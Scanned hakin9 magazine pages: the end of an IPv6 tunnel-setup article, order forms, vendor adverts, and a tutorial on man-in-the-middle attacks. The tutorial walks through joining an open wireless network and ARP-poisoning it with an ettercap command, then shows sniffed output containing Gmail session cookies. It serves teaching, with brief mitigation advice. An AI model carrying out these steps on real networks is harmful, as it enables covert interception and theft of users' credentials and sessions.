The tunnel broker I suggest is from a Canadian company in Montreal at www.go6.net and you can download the client for free. You will need to compile it should you be running on a *nix platform which may be cause for concern. You should not run a compiler on your border device as it is a security risk. My suggestions are to either install the compiler, disconnect the border device, compile the software, remove the compiler and reconnect the border device or to compile it on a different machine. The choice is ultimately up to you. You will need to sign up for an account and make modifications to the configuration file. It is well documented inside the file and you should not have any troubles adding items such as your username, password or what kind of service you want. For the latter, you can choose to just have a point-to-point tunnel or, if you are looking to provide multiple devices access with IPv6, you can request a subnet of your own.

Listing 2. *ifconfig -a*

```
eth0  Link encap:Ethernet  HWaddr 00:80:C6:F1:B3:AE
inet addr:1.2.3.2  Bcast:1.2.3.255  Mask:255.255.255.0
inet6 addr: fe80::280:c6ff:feff:b3ae/64 Scope:Link
UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
RX packets:210088 errors:0 dropped:0 overruns:0 frame:0
TX packets:217147 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:48339557 (46.1 MiB)  TX bytes:29236387 (27.8 MiB)
Interrupt:10 Base address:0xe000

lo    Link encap:Local Loopback
inet addr:127.0.0.1  Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING  MTU:16436  Metric:1
RX packets:2847 errors:0 dropped:0 overruns:0 frame:0
TX packets:2847 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:1119594 (1.0 MiB)  TX bytes:1119594 (1.0 MiB)

sit0  Link encap:IPv6-in-IPv4
NOARP  MTU:1480  Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)
```


Listing 3. The link-local

```

sit1  Link encap:IPv6-in-IPv4
      inet6 addr: fe80::aaaa:bbbb/64 Scope:Link
      inet6 addr: 2001:dead:beef:fffe::1234/128 Scope:Global
      UP POINTOPOINT RUNNING NOARP MTU:1280 Metric:1
      RX packets:200647 errors:0 dropped:0 overruns:0 frame:0
      TX packets:203374 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:0
      RX bytes:15975241 (15.2 MiB) TX bytes:44994592 (42.9 MiB)

```

Listing 4. IPv6 addresses

```

# Do not remove the following line, or various programs
# that require network functionality will fail.

127.0.0.1          frank.mybox.com frank localhost.localdomain localhost
::1               frank.mybox.com frank localhost.localdomain localhost
1.2.3.2           alice.mybox.com  alice
2001:dead:beef:0:280:c6ff:fe1:b3ae  alice.mybox.com  alice

```

Once installed and configured, you can initiate the connection with `gw6c -f gw6c.conf` which will read the configuration file (after `-f`) and setup your SIT device to have a point-to-point tunnel on the outside. Now you will have an assigned subnet with which you can assign IP addresses from to your inside network and other devices. To test your connection quickly before configuring the rest of your network, run `ping6 -n www.kame.net` and you should see ICMPv6 replies from the remote server listed by its IP address. If you do another `ifconfig` you should now see your `sit` device populated with point-to-point information (the link-local, when translated from hex to decimal will be your IPv4 address for the PtP link). See Listing 3.

To assign an IP address to your inside interface (mine is `eth0`) you can simply use `ifconfig eth0 add 2001:dead:beef::1/64` and you have now assigned a subnet to your internal interface. As you can see, I have subnetted my network with a /64 to separate networks from one another.

About the Author

Gr@ve_Rose (Sean Murray-Ford) has been working in Network Security for over eight years focusing primarily on firewalls, Linux and IPv6. He has created two Linux distributions and published multiple whitepapers and independent documents on security related issues.

Turn up the interfaces of your internal machines if they aren't already and ensure that you have the IPv6 module loaded. Next, run the same command to add an IP address to your interface as you did earlier but make sure (obviously) that you don't use the exact same IP address. Once complete, you should now be able to `ping6` your gateway device. Some shells don't take kindly to using IPv6 addresses on the command line due to the colon characters in the address. To combat this (and make things easier down the line) edit your `/etc/hosts` file to reflect the IP addresses for each host.

Now, from `frank` you can issue the command `ping6 -n alice` and you will be able to ping `alice` over IPv6 from hostname resolution.

On `alice` and the other IPv6-enabled devices on your network you must also add routing instrumentation so that they know where to go. Running `route -A inet6 add default gw 2001:dead:beef::1` will take care of that for you. If you are familiar with adding routes with the `route` command in IPv4 then adding IPv6 routes will come as second nature to you as long as you remember to add `-A inet6`.

We only have a few steps left to go before your internal machines will be able to route out to the IPv6-enabled Internet.

First, on your border device, ensure that you turn on IPv6 packet forwarding with `echo 1 > /proc/sys/net/ipv6/conf/all/forwarding` which

will turn on packet forwarding on all interfaces. If you have multiple interfaces, some of which you don't want to forward IPv6 packets, you should then only turn on forwarding to interfaces you want to forward or else you may end up with a security issue.

The last step is to either build an IPv6 firewall policy or to just turn off all IPv6 firewalling. If you are familiar with iptables firewall policy building for IPv4, once again, you should have little trouble building a firewall policy for your new-found protocol. If you would prefer to do host-based security instead, just turn off the `ip6tables` service and you are good to go.

If you remember at the start of the article, I made mention that I have a personal web server and SSH server on my border device. I want to ensure that everyone can access my web server however I do not want anyone on IPv4 to access my SSH server.

Within the Apache configuration file I have not mentioned any specific `inet` family to bind to which means that it will bind to all available protocols so that people on IPv4 as well as IPv6 can access my site.

On the other hand, I wanted to add some obscurity security to my SSH server. Since I do not know where I will actively be connecting to my border device from, I want to leave it open to the public but I do not want zombie-bots attempting to brute force my accounts while chewing up my bandwidth. In the `SSHD` configuration file I have the following:

```

Protocol 2
AddressFamily inet6
ListenAddress 2001:dead:beef:fffe::1234

```

This forces the daemon to listen on the IPv6 protocol only (AddressFamily `inet6`) and, even then, only on one interface. This is not the best solution for security but when you're not sure where you may be coming from but do have the foresight to know you will be on a different protocol than most of everyone else, it is a step in the correct direction. ●

SAVE \$99.99!

Get your copy of *hakin9* and save
60% off shop prizes



Free easy ways to order

- visit: www.buyitpress.com/en
- call: +1 917 338 3631
- e-mail: subscription@software.com.pl
- fill in the form and post it

Why subscribe?

- save 60 % off shop prizes
- 12 issues delivered direct to you
- never miss an issue

great
subscriber
offer

hakin9 ORDER FORM

- Yes**, I'd like to subscribe to *hakin9* or *hakin9 starter kit* magazine (6 issues a year)
 USA \$49 Europe 39€
- Yes**, I'd like to subscribe to *hakin9 and hakin9 starter kit* magazine (12 issues a year)
 USA \$79 Europe 69€

Order information

(individual user/ company)

Title _____

Name and surname _____

address _____

postcode _____

tel no. _____

email _____

Date _____

Company name _____

Tax Identification Number _____

Office position _____

Client's ID* _____

Signature** _____

Payment details:

I understand that I will receive selected number of issues over the next 12 months

- Master Card Visa JCB POLCARD
 DINERS CLUB

Card no. □□□□ □□□□ □□□□ □□□□
□□□□

Expiry date □□□□ Issue number □□

I pay by transfer: Nordea Bank

IBAN: PL 49144012990000000005233698

SWIFT: NDEAPLP2

Signature _____

Terms and conditions:

Your subscription will start with the next available issue.
You will receive 6 or 12 issues a year.

* if you already are Software LLC client, write your client's ID number, if not, fill in the chart above

** I enable Software LLC to make an invoice



.psd ORDER FORM

- Yes**, I'd like to subscribe to *.psd* magazine
 USA \$49 Europe 39€

Order information

(individual user/ company)

Title _____

Name and surname _____

address _____

postcode _____

tel no. _____

email _____

Date _____

Company name _____

Tax Identification Number _____

Office position _____

Client's ID* _____

Signature** _____

Payment details:

I understand that I will receive 6 issues over the next 12 months

- Master Card Visa JCB POLCARD
 DINERS CLUB

Card no. □□□□ □□□□ □□□□ □□□□
□□□□

Expiry date □□□□ Issue number □□

I pay by transfer: Nordea Bank

IBAN: PL 49144012990000000005233698

SWIFT: NDEA PLP2

Signature _____

Terms and conditions:

Your subscription will start with the next available issue.
You will receive 6 issues a year.


* if you already are Software LLC client, write your client's ID number, if not, fill in the chart above

** I enable Software LLC to make an invoice



Man in the Middle Attacks

Brandon Dixon



A man-in-the-middle attack (MITM) is an attack in which an attacker is able to read, insert and modify at will, messages between two parties without either party knowing that the link between them has been compromised. The attacker must be able to observe and intercept messages going between the two victims.

A man-in-the-middle attack takes place when an attacker is able to intercept, modify and re-send information between two parties while remaining undetected. This type of attack can come in two forms, active and passive. When performing a passive man-in-the-middle attack the traffic is forwarded on without being tampered. Unlike a passive attack, an active attack consists of editing or modifying the information and then sending it back to the original sender or intended recipient. Since, the attacker is acting as a filter, any information sent over the compromised line can be seen, if the information is not encrypted. This makes it easy for attackers to grab usernames, passwords and any other proprietary information.

The Attack Network

As technology continues to evolve it is focused on common people as a whole, as opposed to experts in the field. Over the last few years, networking in general has started to become domesticated so that the common computer user can establish Internet access by plugging in a cable. These days, it is hard to find a house that is not connected on a broadband modem, and it is becoming even more popular

to lose the messy wires and just go wireless. Since networking has become more domesticated, the common user neglects to read up on security and assumes that their new wireless modem is safe when in reality it is wide open for the world to see. This idea, by itself is a large issue and one that we will be exploiting.

The target network for our man-in-the-middle attack is an open wireless network with, not more than a few computers and a common wireless access point. The network may be secured and have to be cracked, but in this case we are assuming that the user neglected from securing the network. Since most wireless signals

What you will learn...

- What is a Man-in-the-middle Attack,
- How should we proceed with the attack using the listed tools,
- What are the different ways to mitigate the attacks.

What you should know...

- At least the basics of the attacks structure.

Tools Needed

- Ettercap
- Wireshark
- Linux distribution
- Working laptop wire wireless capabilities

can transmit quite far, we can remain undetected in the parking lot near the victim's home and/or business.

Preparation

For this attack to function we need three tools, and the demonstration of this attack will be done using a distribution of Linux. Prior to other steps that lead us to perform an attack, we need to connect to the wireless network. Linux should automatically see any networks in the area, but to make it easy we will use Kismet. This program shows the networks within range from our location along with some other helpful details. The main thing to look out is, whether the network is secured or not. In this case,

we have found a network that is wide open and within good range to get a decent connection. Once connected to the victim's network we need to open up Wireshark and set our laptop to start sniffing the network traffic.

Wireshark gives you a few options to sniff the network and options that help you know what to do with the collected packets. For this demonstration, we will want to be looking at the packets in real time. To do this go to Capture at the top menu and choose Options. A window will pop up, offering different options to choose from. Pick the interface you plan to sniff with, then move over to the box that says Display Options, check all three boxes and hit start. If the process is done right, you should see a bunch of traffic start to come up. Right now, we are just going to see the traffic that we are creating, and it is nothing interesting (See Figure 1).

The Attack

Now that we are sniffing the network, we want to tell our network card to

act like a router and begin forwarding the packets that we receive on our interface. To do this in a quick and easy way, bring up a terminal and type

```
echo 1 > /proc/sys/net/ipv4/ip_forward.
```

This command turns ON IP forwarding by changing the service value from 0 to 1. It is important to issue this command before we actually begin the man-in-the-middle attack. If the command is not issued or if it is issued incorrectly, when we begin to tell traffic to start coming through our interface, all packets will be dropped and the connection will look as if it was terminated. We do not want the victim to suspect our presence as the drop in the connection may trigger some alarms.

Now that our laptop is configured and ready to go, let us open up Ettercap and begin to attack the network. Ettercap is made with man-in-the-middle attacks in mind and comes with a load of tools to gather useful




Figure 1. A view of Wireshark output

information. Built in is a few different ways to sniff the network, along with switches to collect passwords and provide some information on the network and/or host. In this demonstration we will be doing a basic ARP poisoning of the network to trick the computers to think that we are the router. ARP stands for Address Resolution Protocol, basically maps IP addresses to the hardware MAC addresses of devices found on the network. We will inject the network with ARP packets telling everyone that we are now the gateway (router address) and request everyone in that network to send all their Internet bound traffic to us. The beauty of this technique is that, it only takes a few seconds to accomplish and the users on the network are none the wiser. Since we enabled IP forwarding, the packets will just flow through us and out to their proper destination. To start the ARP poison we need to open up a terminal and type this string in,

```
ettercap -i XXX -M arp -T -o // //.
```

In the place of XXX type your interface name, which you are using to sniff the network. If you are unsure

of your Ethernet device is called then type `ifconfig`. See Listing 1 which is the output of the command.

After you issue the command, bring up Wireshark and you should see a whole bunch of ARPs being sent from your computer telling everyone your IP address. As said before, the poison only takes a few seconds before you have the users tricked. Soon after the ARPs are sent out, you should begin to see traffic from other users. The attack is t easy, a couple tools, a few commands and you are now the middle man (See Figure 2).

So I Am in the Middle, Now What?

From here there are several sub attacks that an attacker could do including, but not limited to substitution attacks, replay attacks, DoS attacks, phishing attacks, etc. Substitution attacks is where the attacker modifies the content of a known message being sent across the network. Explaining this type of attack in depth is beyond the scope of the demonstration, but plenty of information can be found online.

With a replay attack the name pretty much says it all, an attacker intercepts the data being sent across

the network and is able to retransmit later or delay the original data from reaching its destination. An example of this could be when a user connects to a server and must be validated. The user sends their information to the server to prove who they are, and once approved by the server a connection is established. An attacker intercepting this information could save the users transmission that was used to validate him/her and later connect to the server using information retrieved.. The server sees the correct information and a connection is established even though the person on the other end is nothing more then an attacker.

Phishing attacks can do some of the worst damage to a victim who is not really educated about security. Since the attacker is already acting as a filter of all Internet bound traffic, its not hard for them to redirect the traffic to a location of their choice. For example an attacker can set up a proxy website to pretend to be a genuine web page to gain information about the victim. This could involve setting up a fake web server on a campus that is hosting a web page advising all students to enter payment information in to use the universities Internet. Once the user enters the information, it is then stored in a file on the attacker's computer or a preset location without the knowledge of the victim who is being attacked. Phishing scams can range from small web pages aimed at getting email address to complex pages put together to grab credit card numbers. Many phishing attacks happen on a daily basis, a lot of users know not to click emails or trust fake websites. Phishing attacks require the user to first interact, but executing them locally (with the assistance of a man-in-the-middle attack) allows attackers to make the first move. They manipulate the traffic and the information sent whether the users like it or not.

Closing Notes

As you can see, man in the middle attacks are simple to perform and have the potential to score a pretty large pay load. Though its hard to

Listing 1. The output of `ifconfig` command

```
eth0  Link encap:Ethernet  HWaddr 00:11:09:DD:56:BE
      UP BROADCAST MULTICAST  MTU:1500  Metric:1
      RX packets:0 errors:0 dropped:0 overruns:0 frame:0
      TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)
      Interrupt:217 Base address:0x8000

eth1  Link encap:Ethernet  HWaddr 00:11:09:D4:7C:8D
      inet addr:192.168.0.10  Bcast:192.168.0.255  Mask:255.255.255.0
      inet6 addr: fe80::211:9ff:fed4:7c8d/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
      RX packets:26994 errors:0 dropped:0 overruns:0 frame:0
      TX packets:18794 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:33067817 (31.5 MiB)  TX bytes:2568190 (2.4 MiB)
      Interrupt:66

lo    Link encap:Local Loopback
      inet addr:127.0.0.1  Mask:255.0.0.0
      inet6 addr: ::1/128 Scope:Host
      UP LOOPBACK RUNNING  MTU:16436  Metric:1
      RX packets:10 errors:0 dropped:0 overruns:0 frame:0
      TX packets:10 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:0
      RX bytes:660 (660.0 b)  TX bytes:660 (660.0 b)
```

Disclaimer

This article is for educational purposes only and the author is not responsible for how the information is interpreted nor how it is used by the readers.

About the Author


Brandon Dixon is a young IT major pursuing a degree in network security and information assurance. Currently employed in the IT field as a SMT technician at Northrop Grumman, Brandon hopes to move towards the security field. With the help of books, online resources and support from professors, Brandon plans on continuing to make the common computer user aware of the danger of ignorance in information technology.

completely stop the attack, there are ways to make it harder for an attacker to be successful. Stronger mutual authentications, secret keys, strong passwords and public keys are a few ways. In this demonstration we used a compromised wireless network. For most home users, a wireless network is not difficult to secure and has a long list of benefits. Users have the option to use WEP or WPA encryption so that the signal requires authentication before allowing it to be shared.

Some older routers don't allow the option of WPA, but it is strongly favored over WEP. WEP encryption has been proven that it is susceptible to being cracked, making it not much of a reliable safe measure. However, some security is better than none at all, some attackers won't even bother to mess with a network that has any security because they may feel its not worth their time.

I am sure some people are thinking, well there are other options avail-

able. To those people, true there are other options, but shouldn't be relied on as an attacker proof method of security. MAC filtering and disabling SSID broadcasting are ok to do to stop an attacker that is uneducated, but can easily be eliminated by using tools such as kismet. Kismet is able to scan there area for wireless signals regardless if the access point is "hidden" or not. It also provides a list of MAC addresses making it virtually effortless to bypass MAC filtering. These security measures only take a few minutes to complete and can save a lot of trouble. In closing remember this article was meant to teach you how to perform a man in the middle attack. Additional details were covered, such as the different sub attacks and ways to stop man in the middle attacks from happening on your network, these issues were not covered and great detail and if interested, please search online for more. ●



```
Mon Mar 26 00:15:54 2007
TCP 192.168.0.10:1969 --> 64.12.24.178:5190 | A

Mon Mar 26 00:16:01 2007
TCP 192.168.0.11:4733 --> 72.14.247.83:80 | A

POST /mail/channel/bind?at=2aded576c33abbff-1118b35040d&VER=2&SID=40E6A51FCB48B58B&RID=272336zx=8s1ojf-a0b1re&it=12433344 HTTP/1.1.
Host: mail.google.com.
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.0.11) Gecko/20070312 Firefox/1.5.0.11.
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5.
Accept-Language: en-us,en;q=0.5.
Accept-Encoding: gzip,deflate.
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7.
Keep-Alive: 300.
Connection: keep-alive.
Content-Type: application/x-www-form-urlencoded.
Content-Length: 53.
Cookie: gmailchat=@gmail.com/449238; S=gmail=AtKZM3J6xJl1YgbkTLJE1A:gmail_yj=6-dlHh95jaMHPJKPqmeowg:gmpoxy=g-HgDd2_30:gmpoxy_yj=de0J_ZmWYx4:gmpoxy_yj_sub=qjT2Umgye38; GX=DQAAAHMAAABzP6IrvxdV8mp21swHMzemwr2pPw94DPFCFM7a8K-ccbEyFwQE11RvKID0eTho4mMFKTxFxG7h-a-50g_cLw8IUeD5Va9CyTIT6gvtpkobNribVTBA5RtaMjpeC6ZUFy2vItQ9bzZsXAZdQIa_v0r4JvywLFy9a1Mx1F0QEz07A; GMAIL_AT=2aded576c33abbff-1118b35040d; GMAIL_LOGIN=1174861669008/1174861669008/1174861692633/1174861694820/1174861695320/1174861696727/1174861697555/false/false; PREF-ID=e47a9fa3d202e315:TM=1161408872:LM=1161625336:GM=1:S=B5D0v6WU0W8op9_p; rememberme=false; S=gmail=AtKZM3J6xJl1YgbkTLJE1A:gmail_yj=6-dlHh95jaMHPJKPqmeowg:gmpoxy=g-HgDd2_30:gmpoxy_yj=de0J_ZmWYx4:gmpoxy_yj_sub=qjT2Umgye38; TZ=300; GMAIL_RTT=125; GMAIL_LOGIN=T1174861669008/1174861669008/1174861692633; SID=DQAAAHMAAAMPfF637dc8cMz

Mon Mar 26 00:16:01 2007
TCP 192.168.0.11:4733 --> 72.14.247.83:80 | AP

-MhfdqFrddn_50uFPyQC2YVJakupZGMGJvZLVlAC_LVFT_wv1DD672cDDywpVDVQkgJGY_TA5R-MeQwP9Na5bZ36rmIDemNrZndKLPNocFNXZt2MNouG7-9KE2G0m01ej47WJK6D; GMAIL_HELP=hosted:0.
```

Figure 2. A view of ettercap output

CLUB .PRO



Zero Day Consulting

ZDC specializes in penetration testing, hacking, and forensics for medium to large organizations. We pride ourselves in providing comprehensive reporting and mitigation to assist in meeting the toughest of compliance and regulatory standards.

bcausey@zerodayconsulting.com



Digital Armaments

The corporate goal of Digital Armaments is Defense in Information Security. Digital armaments believes in information sharing and is leader in the Oday market. Digital Armaments provides a package of unique Intelligence service, including the possibility to get exclusive access to specific vulnerabilities.

www.digitalarmaments.com



Eltima Software

Eltima Software is a software Development Company, specializing primarily in serial communication, security and flash software. We develop solutions for serial and virtual communication, implementing both into our software. Among our other products are monitoring solutions, system utilities, Java tools and software for mobile phones.

*web address: <http://www.eltima.com>
e-mail: info@eltima.com*



First Base Technologies

We have provided pragmatic, vendor-neutral information security testing services since 1989. We understand every element of networks - hardware, software and protocols - and combine ethical hacking techniques with vulnerability scanning and ISO 27001 to give you a truly comprehensive review of business risks.

www.firstbase.co.uk



@ Mediaservice.net

@ Mediaservice.net is a European vendor-neutral company for IT Security Testing. Founded in 1997, through our internal Tiger Team we offer security services (Proactive Security, ISECOM Security Training Authority for the OSSTMM methodology), supplying an extremely rare professional security consulting approach.

e-mail: info@mediaservice.net



@ PSS Srl

@ PSS is a consulting company focused on Computer Forensics: classic IT assets (servers, workstations) up to the latest smartphones analysis. Andrea Ghirardini, founder, has been the first CISSP in his country, author of many C.F. publications, owning a deep C.F. cases background, both for LEAs and the private sector.

e-mail: info@pss.net

If you want to become our partner – join our CLUB .PRO!

To find out more, e-mail us at

en@hakin9.org

CLUB .PRO

SecrecyKeeper



Protect sensitive data from insiders.
Preventing employee data leakage and theft.

Smart Protection Labs

OFFENSIVE s e c u r i t y



WITH KNOWLEDGE, COMES POWER.

Offensive Security Online Training

Offensive security 101 is an online, hardcore, hands on hacking training program . No multiple choice, no imaginary scenarios, just real live hacking.

Don't settle for less - learn directly from the makers of BackTrack about the wonders of

Offensive Security.

www.offensive-security.com